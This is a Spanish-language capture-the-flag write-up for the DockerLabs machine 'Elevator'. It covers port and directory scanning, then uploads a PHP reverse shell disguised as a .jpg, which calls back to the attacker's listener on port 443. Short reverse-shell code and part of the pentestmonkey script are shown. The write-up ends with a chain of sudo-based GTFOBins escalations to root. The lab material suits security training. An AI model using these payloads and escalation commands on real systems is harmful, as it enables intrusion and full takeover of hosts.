



Write-Up: Máquina "Elevator"

📍 **Plataforma:** DockerLabs

📍 **Dificultad:** Fácil

📍 **Autor:** Joaquín Picazo

🔍 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
- 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
- 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
- 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.



1. Reconocimiento y Recolección de Información

Realizo un escaneo simple para encontrar los puertos abiertos. Con **-Ss** hago un escaneo silencioso de puertos TCP y **-Pn** porque ya se que el host está activo.

```
(root㉿kali)-[~]
# nmap -p- --open -vvv -Pn -sS 172.17.0.2
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-02 14:19 -04
Initiating ARP Ping Scan at 14:19
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 14:19, 0.12s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:19
Completed Parallel DNS resolution of 1 host. at 14:19, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 14:19
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 14:20, 3.45s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000028s latency).
Scanned at 2025-06-02 14:19:59 -04 for 3s
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3.95 seconds
          Raw packets sent: 65536 (2.884MB) | Rcvd: 65538 (2.622MB)
```

2. Escaneo y Enumeración

Hago un escaneo más profundo del puerto abierto encontrado anteriormente para ver servicios y versiones.

```
(root㉿kali)-[~]
└─# nmap -p80 -sC -sV 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-02 14:20 -04
Nmap scan report for 172.17.0.2
Host is up (0.000069s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: El Ascensor Embrujado - Un Misterio de Scooby-Doo
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.55 seconds
```

Uso Gobuster para buscar directorios de la web, y se encontraron dos directorios.

```
(root㉿kali)-[~]
└─# gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://172.17.0.2/
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.6
[+] Extensions:  php,txt,html
[+] Timeout:     10s

Starting gobuster in directory enumeration mode
=====
/.html          (Status: 403) [Size: 275]
/.txt           (Status: 403) [Size: 275]
/index.html     (Status: 200) [Size: 5647]
/themes          (Status: 301) [Size: 309] [→ http://172.17.0.2/themes/]
/.php            (Status: 403) [Size: 275]
/javascript     (Status: 301) [Size: 313] [→ http://172.17.0.2/javascript/]
/.php            (Status: 403) [Size: 275]
/.txt            (Status: 403) [Size: 275]
/.html           (Status: 403) [Size: 275]
/server-status   (Status: 403) [Size: 275]
Progress: 830572 / 830576 (100.00%)
=====
Finished
```

Utilizo whatweb para ver si es que existía algo interesante. Luego, con gobuster busqué nuevamente directorios más allá de **/themes** y **/javascript**. Sin embargo, solo **/themes** tenía algo interesante, un directorio **/uploads** y **/uploads.php**

```
(root㉿kali)-[~]
└─# whatweb http://172.17.0.2/
http://172.17.0.2/ [200 OK] Apache[2.4.62], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.62 (Debian)], IP[172.17.0.2], Script, Title[El Ascensor
Embrujado - Un Misterio de Scooby-Doo]

(root㉿kali)-[~]
└─# gobuster dir -u http://172.17.0.2/themes -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://172.17.0.2/themes
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.6
[+] Extensions:  php,txt,html
[+] Timeout:     10s

Starting gobuster in directory enumeration mode
=====
/.php            (Status: 403) [Size: 275]
/html           (Status: 403) [Size: 275]
/.txt            (Status: 403) [Size: 275]
/uploads         (Status: 301) [Size: 317] [→ http://172.17.0.2/themes/uploads/]
/upload.php     (Status: 200) [Size: 0]
/archivo.html   (Status: 200) [Size: 3380]
/.txt            (Status: 403) [Size: 275]
/.php            (Status: 403) [Size: 275]
/.html           (Status: 403) [Size: 275]
Progress: 830572 / 830576 (100.00%)
=====
Finished
```

3. Explotación de Vulnerabilidades

Con nano creo un archivo .jpg

```
(root㉿kali)-[~]
# nano webshell.jpg
```

Dentro de ese archivo pongo la reverse shell en php de [pentestmonkey](#) y modiflico las variables para adaptarlas a mi entorno y situación.

```
Archivo  Acciones  Editar  Vista  Ayuda
GNU nano 8.2                                     webshell.jpg
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
// Description
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
// Limitations
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
// Usage
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '172.17.0.1'; // CHANGE THIS
$port = 443; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try ...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();
}

^G Ayuda      ^O Guardar      ^F Buscar      ^X Cortar      ^T Ejecutar      ^C Ubicación      M-U Deshacer      M-A Poner marca M-[ A llave      M-B Anterior
^X Salir      ^R Leer fich.  ^V Reemplazar  ^U Pegar       ^J Justificar   ^Y Ir a línea      M-E Rehacer      M-G Copiar      ^B Buscar atrás M-F Siguiente
```

También, se puede usar otra reverse shell en php más simple. Hago un archivo nuevo con nano.

```
(root㉿kali)-[~]
# nano rev2.jpg
```

Uso una reverse shell simple en php.

```
Archivo  Acciones  Editar  Vista  Ayuda
GNU nano 8.2
<?php
$sock=fsockopen("172.17.0.1",443);
$proc=proc_open("sh", array(0=>$sock, 1=>$sock, 2=>$sock),$pipes);
?>
```


En mi máquina me pongo a la escucha con netcat en el puerto 443.

```
[root@kali]# nc -lvp 443
listening on [any] 443 ...
```

Aquí subo la reverse shell simple en php para comprobarles que también funciona.



Hago click en el archivo para ejecutarlo.




Y recibo la conexión en mi máquina sin ningún problema.

```
[root@kali]# nc -lvp 443
listening on [any] 443 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 42708
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Ahora, lo hago con la reverse shell de [pentestmonkey](#) para comprobarles que también funciona.



Hago click en el archivo subido para ejecutarlo. Co



Importante poner la máquina a la escucha con netcat antes de ejecutar el archivo en la web para recibir la conexión al momento de que el archivo se ejecute.

```
[root@kali)-[~]
# nc -lvpn 443
listening on [any] 443 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 33712
Linux 364c17a01b39 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-11) x86_64 GNU/Linux
19:00:59 up 48 min, 0 user, load average: 4.05, 3.39, 4.22
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ]
```


4. Escalada de Privilegios y Post-exploitación

Uso “**sudo -l**” para encontrar archivos ejecutables con sudo. Obtengo que “**env**” lo puedo ejecutar con sudo con el usuario “**daphne**”.

```
$ sudo -l
Matching Defaults entries for www-data on 364c17a01b39:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User www-data may run the following commands on 364c17a01b39:
    (daphne) NOPASSWD: /usr/bin/env
```

En GTFOBINS busco comandos para ir escalando privilegios, en este caso sería convertirme en el usuario “**daphne**”.



 / **env** ★ Star 11,681

Shell SUID Sudo

| Shell

It can be used to break out from restricted environments.

`env /bin/sh`

Ejecuto el comando encontrado en [GTFOBINS](#). Ahora soy el usuario “**daphne**”. Vuelvo a ejecutar “**sudo -l**” y me dice que el archivo “**ash**” puede ser ejecutado con sudo por el usuario “**vilma**”.

```
$ sudo -u daphne env /bin/sh
whoami
daphne
id
uid=1000(daphne) gid=1000(daphne) groups=1000(daphne)
sudo -l
Matching Defaults entries for daphne on 364c17a01b39:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User daphne may run the following commands on 364c17a01b39:
    (vilma) NOPASSWD: /usr/bin/ash
```

Busco un comando en [GTFOBINS](#) para “ash” y encuentro uno. Me va a permitir convertirme en usuario “vilma”.

The screenshot shows the GitHub page for the ash exploit. The URL is https://gtfobins.github.io/gtfobins/ash/#shell. The page title is “.. / ash”. It has a star count of 11,681. Below the title are several red-outlined buttons: “Shell”, “File write”, “SUID”, and “Sudo”. A red sidebar on the left contains the word “Shell”. The main content area starts with the heading “Shell” and a note: “It can be used to break out from restricted environments by spawning an interactive system shell.” Below this is a code block:

```
ash
```

Lo ejecuto con el usuario **vilma** y me convierte en ese usuario. Vuelvo a usar “sudo -l” y me sale que el usuario “**shaggy**” puede ejecutar el archivo “**ruby**” como sudo.

```
sudo -u vilma ash
whoami
vilma
id
uid=1001(vilma) gid=1001(vilma) groups=1001(vilma)
sudo -l
Matching Defaults entries for vilma on 364c17a01b39:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User vilma may run the following commands on 364c17a01b39:
(shaggy) NOPASSWD: /usr/bin/ruby
```

Busco comandos para “**ruby**” y encuentro uno que me permitirá convertirme en el usuario **shaggy**.

The screenshot shows the GitHub page for the ruby exploit. The URL is https://gtfobins.github.io/gtfobins/ruby/#shell. The page title is “.. / ruby”. It has a star count of 11,681. Below the title are several red-outlined buttons: “Shell”, “Reverse shell”, “File upload”, “File download”, and “File write”. A red sidebar on the left contains the word “Shell”. The main content area starts with the heading “Shell” and a note: “It can be used to break out from restricted environments by spawning an interactive system shell.” Below this is a code block:

```
ruby -e 'exec "/bin/sh"'
```

.. / ruby

Star 11,681

Shell Reverse shell File upload File download File write

| Shell


It can be used to break out from restricted environments by spawning an interactive system shell.

Ejecuto el comando con el usuario shaggy y me convierto en este. Vuelvo a usar “**sudo -l**” y me sale que el usuario “**fred**” puede ejecutar “**lua**” como sudo.

```
sudo -u shaggy ruby -e 'exec "/bin/sh"'
whoami
shaggy
id
uid=1002(shaggy) gid=1002(shaggy) groups=1002(shaggy)
sudo -l
Matching Defaults entries for shaggy on 364c17a01b39:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User shaggy may run the following commands on 364c17a01b39:
(fred) NOPASSWD: /usr/bin/lua
```

Busco algún comando útil con “**lua**” y encuentro uno que me dejará convertirme en el usuario **fred**.



A screenshot of a GitHub repository page for "gtfobins/gtfobins" showing the "lua" directory. The page has a title "lua" with a star count of "11,681". Below the title, there are several buttons representing exploit types: "Shell" (highlighted in red), "Non-interactive reverse shell", "Non-interactive bind", "SUID", "Sudo", and "Limited SUID". A large red box highlights the "Shell" button. The main content area is titled "Shell" and contains the text "It can be used to break out from restricted enviro".

```
lua -e 'os.execute("/bin/sh")'
```

Ejecuto el comando con el usuario fred y me convierto en este. Uso “**sudo -l**” y me dice que el usuario scooby puede ejecutar el archivo “**gcc**” como sudo.

```
sudo -u fred lua -e 'os.execute("/bin/sh")'
whoami
fred
id
uid=1003(fred) gid=1003(fred) groups=1003(fred)
sudo -l
Matching Defaults entries for fred on 364c17a01b39:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User fred may run the following commands on 364c17a01b39:
(scooby) NOPASSWD: /usr/bin/gcc
```

Encuentro un comando con gcc.


The screenshot shows a web browser window with the following details:

- URL: <https://gtfobins.github.io/gtfobins/gcc/#shell>
- Page Title: .. / gcc
- Star button: 11,681
- Buttons: Shell, File write, File read, Sudo
- Section: Shell
- Description: It can be used to break out from restricted environments
- Code Example: `gcc -wrapper /bin/sh,-s .`

Lo ejecuto y me convierto en el usuario scooby. Nuevamente uso “**sudo -l**” y me dice que con root se puede utilizar el archivo “**sudo**” ejecutandolo con sudo, sin necesidad de contraseña.

```
sudo -u scooby gcc -wrapper /bin/sh,-s .
whoami
scooby
id
uid=1004(scooby) gid=1004(scooby) groups=1004(scooby)
sudo -l
Matching Defaults entries for scooby on 364c17a01b39:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty
User scooby may run the following commands on 364c17a01b39:
    (root) NOPASSWD: /usr/bin/sudo
```

Busco, y encuentro un comando útil.



https://gtfobins.github.io/gtfobins/sudo/#sudo

Docs Kali Forums Kali NetHunter Exploit-DB G

.. / sudo

Sudo

Sudo

If the binary is allowed to run as superuser by may be used to access the file system, escalate

```
sudo sudo /bin/sh
```

Lo ejecuto, y ya soy root.

```
sudo sudo /bin/sh
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/
```

🏆 Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.